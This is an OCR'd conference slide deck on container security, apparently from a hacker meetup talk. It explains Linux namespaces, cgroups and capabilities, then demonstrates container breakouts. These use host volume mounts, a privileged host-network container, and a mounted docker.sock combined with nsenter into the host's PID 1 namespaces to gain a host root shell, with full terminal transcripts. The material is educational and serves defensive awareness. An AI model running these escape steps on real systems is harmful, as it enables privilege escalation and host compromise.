
Container Security

Presentation for Pacific Hackers Meetup


About Me

- Lenin Alevski 🇲🇽
- Security Software Engineer
- OpenSource @Minio
- Corporate & Startup world
- Obsessively ❤️ cybersecurity


Traditional Architecture




VM Architecture




Container Architecture




What are containers?



rkt



LXC



THERE IS NO CONTAINER
IS JUST ANOTHER PROCESS
RUNNING ON YOUR MACHINE
makeameme.org

So, what containers really are?


Namespaces

Cgroups

Capabilities




Namespaces - what your process can see



- UTS: System identifiers isolation
- PID: PID space isolation
- IPC: IPC resources isolation
- NET: network interfaces isolation
- USER: User & Group ID spaces
- Mount namespace: filesystem mount points isolation

docker run -d --rm -p 9000:9000 minio/minio server /data

```
⌥⌘1  docker (docker)  ⌘1  ./orchestrator (kubectl)  ⌘2
docker (docker)
Mem: 5954260K used, 136796K free, 124232K shrd, 316348K buff, 3398456K cached
CPU:   3% usr   6% sys   0% nic  89% idle   0% io   0% irq   0% sirq
Load average: 0.71 0.75 0.72 7/1767 26
  PID  PPID USER     STAT   VSZ %VSZ CPU %CPU COMMAND
    1     0 root     S     145m   2%   3   0% minio server /data
   20     0 root     S     1628   0%   2   0% /bin/sh
   26    20 root     R     1564   0%   1   0% top
/ # netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Addre
tcp        0      0 :::9000                 :::*
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node
/ # ls
bin    data   dev    etc    home   lib    media  mnt    c
/ # ls /home
/ # hostname
b3040cc2ba7d
/ #
```



Cgroups

Mechanism for easily managing and monitoring system resources.

- CPU time
- System Memory
- Disk I/O
- Network Bandwidth
- Devices
- etc

Capabilities

Capabilities

CAP_AUDIT_CONTROL (since Linux 2.6.11)

CAP_AUDIT_WRITE (since Linux 2.6.11)

CAP_BLOCK_SUSPEND (since Linux 3.5)

CAP_CHOWN

CAP_DAC_OVERRIDE

CAP_DAC_READ_SEARCH

CAP_FOWNER

CAP_FSETID

CAP_IPC_LOCK

CAP_IPC_LOCK

CAP_IPC_OWNER

CAP_KILL

CAP_LEASE (since Linux 2.4)

CAP_LINUX_IMMUTABLE

CAP_MAC_ADMIN (since Linux 2.6.25)

CAP_MAC_OVERRIDE (since Linux 2.6.25)

CAP_MKNOD (since Linux 2.4)

CAP_NET_ADMIN

CAP_NET_BIND_SERVICE

CAP_NET_BROADCAST

CAP_NET_RAW

CAP_SETGID

CAP_SETFCAP (since Linux 2.6.24)

CAP_SETPCAP

CAP_SETUID

CAP_SYS_ADMIN

CAP_SYS_BOOT

CAP_SYS_CHROOT

CAP_SYS_MODULE

CAP_SYS_NICE

CAP_SYS_PACCT

CAP_SYS_PTRACE

CAP_SYS_RAWIO

CAP_SYS_RESOURCE

CAP_SYS_TIME

CAP_SYS_TTY_CONFIG

CAP_SYSLOG (since Linux 2.6.37)

CAP_WAKE_ALARM (since Linux 3.0)

Container Offensive Security

root

user

container


```
alevsk@ubuntu:~$ sudo su
root@ubuntu:/home/alevsk# cd /root
root@ubuntu:~# ls
secret.txt  snap
root@ubuntu:~# cat secret.txt
super secret
root@ubuntu:~# exit
exit
alevsk@ubuntu:~$ cat /root/secret.txt
cat: /root/secret.txt: Permission denied
alevsk@ubuntu:~$ docker run -ti --rm -v /root:/hostFS/ alpine sh
/ # cd /hostFS/
/hostFS # LS
sh: LS: not found
/hostFS # ls
secret.txt  snap
/hostFS # cat secret.txt
super secret
/hostFS #
```

Container breakout volume mounts

Container breakout - host network

```
alevsk@ubuntu:~$ docker run -ti --rm --privileged --net=host alpine sh
/ # netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.15:22            10.0.2.2:58301          ESTABLISHED
tcp        0      0 :::22                   :::*                    LISTEN
udp        0      0 127.0.0.53:53           0.0.0.0:*
udp        0      0 10.0.2.15:68            0.0.0.0:*
raw        0      0 :::58                   ::%32677:*              58
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node Path
unix  2      [ ]         DGRAM                    27981 /run/user/1000/systemd/notify
unix  2      [ ACC ]     SEQPACKET  LISTENING     15469 /run/udev/control
unix  2      [ ACC ]     STREAM     LISTENING     27984 /run/user/1000/systemd/private
unix  2      [ ACC ]     STREAM     LISTENING     27990 /run/user/1000/gnupg/S.dirmngr
unix  2      [ ACC ]     STREAM     LISTENING     27991 /run/user/1000/snapd-session-agent.socket
unix  2      [ ACC ]     STREAM     LISTENING     27992 /run/user/1000/gnupg/S.gpg-agent.extra
unix  2      [ ACC ]     STREAM     LISTENING     27993 /run/user/1000/gnupg/S.gpg-agent
unix  2      [ ACC ]     STREAM     LISTENING     27994 /run/user/1000/pk-debconf-socket
unix  2      [ ACC ]     STREAM     LISTENING     27995 /run/user/1000/gnupg/S.gpg-agent.browser
unix  2      [ ACC ]     STREAM     LISTENING     27996 /run/user/1000/gnupg/S.gpg-agent.ssh
unix  2      [ ACC ]     STREAM     LISTENING     27997 /run/user/1000/bus
unix  2      [ ACC ]     STREAM     LISTENING     15467 @/org/kernel/linux/storage/multipathd
unix  2      [ ACC ]     STREAM     LISTENING     79841 @/containerd-shim/moby/b4b287f8a9498f8b8f8
unix  3      [ ]         DGRAM                    15445 /run/systemd/notify
unix  2      [ ACC ]     STREAM     LISTENING     15448 /run/systemd/private
unix  2      [ ACC ]     STREAM     LISTENING     15464 /run/lvm/lvmpolld.socket
unix  2      [ ACC ]     STREAM     LISTENING     26840 /var/snap/lxd/common/lxd/unix.socket
unix  8      [ ]         DGRAM                    15471 /run/systemd/journal/dev-log
unix  2      [ ACC ]     STREAM     LISTENING     15473 /run/systemd/journal/stdout
unix  9      [ ]         DGRAM                    15475 /run/systemd/journal/socket
unix  2      [ ]         DGRAM                    15578 /run/systemd/journal/syslog
unix  2      [ ACC ]     STREAM     LISTENING     19323 /run/snapd.socket
unix  2      [ ACC ]     STREAM     LISTENING     19698 /run/uuidd/request
```

Container breakout - PID boundary



Container escape part 1

```
/ # ls /var/run/
docker.sock
/ # cd /tmp/
/tmp # wget https://download.docker.com/linux/static/stable/x86_64/docker-17.03.0-ce.tgz
Connecting to download.docker.com (13.226.214.6:443)
docker-17.03.0-ce.tg 100% |********************************************************************
/tmp # tar xzvf docker-17.03.0-ce.tgz
docker/
docker/docker-containerd-ctr
docker/docker-proxy
docker/docker
docker/docker-containerd
docker/dockerd
docker/docker-init
docker/docker-containerd-shim
docker/docker-runc
/tmp # cd docker
/tmp/docker # ls
docker                  docker-containerd-ctr   docker-init             docker-runc
docker-containerd       docker-containerd-shim  docker-proxy            dockerd
/tmp/docker #
```

Minio container

New alpine container

/proc of the Host machine

```
/tmp/docker # ls /proc
1               bus             driver          kallsyms        locks           partitions      swaps           version_signature
215             cgroups         execdomains     kcore           mdstat          pressure        sys             vmallocinfo
223             cmdline         fb              key-users       meminfo         sched_debug     sysrq-trigger   vmstat
288             consoles        filesystems     keys            misc            schedstat       sysvipc         zoneinfo
44              cpuinfo         fs              kmsg            modules         scsi            thread-self
90              crypto          interrupts      kpagecgroup     mounts          self            timer_list
acpi            devices         iomem           kpagecount      mtrr            slabinfo        tty
asound          diskstats       ioports         kpageflags      net             softirqs        uptime
buddyinfo       dma             irq             loadavg         pagetypeinfo    stat            version
/tmp/docker # ./docker ps
CONTAINER ID        IMAGE               COMMAND                  CREATED             STATUS              PORTS                    NAMES
d9137ac80424        minio/minio         "/usr/bin/docker-e..."   About an hour ago   Up 2 hours          0.0.0.0:9000->9000/tcp   keen_aryabhata
/tmp/docker # ./docker run -ti --rm -v /proc:/procFS --privileged alpine sh
/ # hostname
db31d8a50f0a
/ # ls /proc
1               consoles        fb              kcore           locks           pagetypeinfo    softirqs        tty
7               cpuinfo         filesystems     key-users       mdstat          partitions      stat            uptime
acpi            crypto          fs              keys            meminfo         pressure        swaps           version
asound          devices         interrupts      kmsg            misc            sched_debug     sys             version_signature
buddyinfo       diskstats       iomem           kpagecgroup     modules         schedstat       sysrq-trigger   vmallocinfo
bus             dma             ioports         kpagecount      mounts          scsi            sysvipc         vmstat
cgroups         driver          irq             kpageflags      mtrr            self            thread-self     zoneinfo
cmdline         execdomains     kallsyms        loadavg         net             slabinfo        timer_list
/ # ls /procFS
1               144             23              27613           32309           668             fs              sched_debug
10              147             232             27619           32555           673             interrupts      schedstat
1080            1480            23298           27646           32563           677             iomem           scsi
11              15              23299           27801           32578           696             ioports         self
12              1562            239             28              32595           703             irq             slabinfo
1208            158             24              28075           32637           721             kallsyms        softirqs
123             16              240             28093           339             775             kcore           stat
124             17              24442           28593           340             789             key-users       swaps
125             177             24533           29              4               9               keys            sys
126             18              24566           297             423             acpi            kmsg            sysrq-trigger
127             1977            24836           3               436             asound          kpagecgroup     sysvipc
128             1978            25              30              456             buddyinfo       kpagecount      thread-self
129             1992            25966           31241           566             bus             kpageflags      timer_list
13              2               26              31251           567             cgroups         loadavg         tty
130             20              26072           31531           568             cmdline         locks           uptime
131             21              26073           31632           569             consoles        mdstat          version
134             22              26087           31643           570             cpuinfo         meminfo         version_signature
135             227             26089           31667           6               crypto          misc            vmallocinfo
136             22858           26090           31820           633             devices         modules         vmstat
139             22859           26176           32022           635             diskstats       mounts          zoneinfo
14              22862           26635           32076           657             dma             mtrr
140             22863           27              32084           658             driver          net
141             22864           272             32101           662             execdomains     pagetypeinfo
142             22865           27422           32201           664             fb              partitions
143             229             27598           323             666             filesystems     pressure
/ #
```

Alpine container

Host machine

```
/ # cd /procFS/1/ns
/procFS/1/ns # ls
cgroup           ipc              mnt              net              pid              pid_for_children  user             uts
/procFS/1/ns # nsenter --ipc=ipc --mount=mnt --uts=uts --net=net /bin/bash
groups: cannot find name for group ID 11
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@ubuntu:/# ls
bin  boot  cdrom  dev  etc  home  lib  lib32  lib64  libx32  lost+found  media  mnt  opt  proc  root  run  sbin  snap  srv  swap.img  sys  tmp  usr  var
root@ubuntu:/# ls /proc
1     129  143   1978   22865  24836  272    297    32595  567  668        bus          filesystems  kpagecount   partitions     sysvipc
10    13   144   1992   229    25     27422  3      32644  568  673        cgroups      fs           kpageflags   pressure       thread-self
1080  130  147   2      23     25966  27598  30     32650  569  677        cmdline      interrupts   loadavg      sched_debug    timer_list
11    131  1480  20     232    26     27613  31241  32660  570  696        consoles     iomem        locks        schedstat      tty
12    134  15    21     23298  26072  27619  31251  32662  6    703        cpuinfo      ioports      mdstat       scsi           uptime
1208  135  1562  22     23299  26073  27646  31531  339    633  721        crypto       irq          meminfo      self           version
123   136  158   227    239    26087  27801  32076  340    635  775        devices      kallsyms     misc         slabinfo       version_signature
124   139  16    22858  24     26089  28     32084  4      657  789        diskstats    kcore        modules      softirqs       vmallocinfo
125   14   17    22859  240    26090  28075  323    423    658  9          dma          key-users    mounts       stat           vmstat
126   140  177   22862  24442  26176  28093  32309  436    662  acpi       driver       keys         mtrr         swaps          zoneinfo
127   141  18    22863  24533  26635  28593  32563  456    664  asound     execdomains  kmsg         net          sys
128   142  1977  22864  24566  27     29     32578  566    666  buddyinfo  fb           kpagecgroup  pagetypeinfo  sysrq-trigger
root@ubuntu:/# ls /root
secret.txt  snap
root@ubuntu:/# docker ps
CONTAINER ID        IMAGE               COMMAND                  CREATED             STATUS              PORTS                    NAMES
db31d8a50f0a        alpine              "sh"                     23 minutes ago      Up 23 minutes                                romantic_brahmagupta
d9137ac80424        minio/minio         "/usr/bin/docker-ent…"   2 hours ago         Up 2 hours          0.0.0.0:9000->9000/tcp   keen_aryabhata
root@ubuntu:/#
```

Container escape part 2

"docker.sock" /

Pull requests Issues Marketplace Explore

Repositories 83
Code 267K+
Commits 4K
Issues 21K
Packages 1
Marketplace 0
Topics 0
Wikis 640
Users 0

Showing 267,932 available code results

Sort: Best match

```
47      FP_1)                           echo 'Flatpickr'
48                                      docker run -it --net defects4js --ip 172.88.0.4
--name ram -v /var/run/docker.sock:/var/run/docker.sock
c314/defects4js_testcase:flatpickr_defect1 bash
...
51                                      docker run -it --net defects4js --ip 172.88.0.5
--name ram -v /var/run/docker.sock:/var/run/docker.sock
c314/defects4js_testcase:handsontable_defect1 bash
```

Shell Showing the top eight matches Last indexed on 12 Jul 2018

```
10  steps:
11
12  - name: build
13    image: docker:dind
14    volumes:
15      - name: docker_sock
16        path: /var/run/docker.sock
...
18      - docker build --file="caroneiro-api/Dockerfile.prod" -t
```


Languages

YAML	96,771
Markdown	33,184
Shell	28,200
HTML	8,773
Go	8,411
Python	8,228

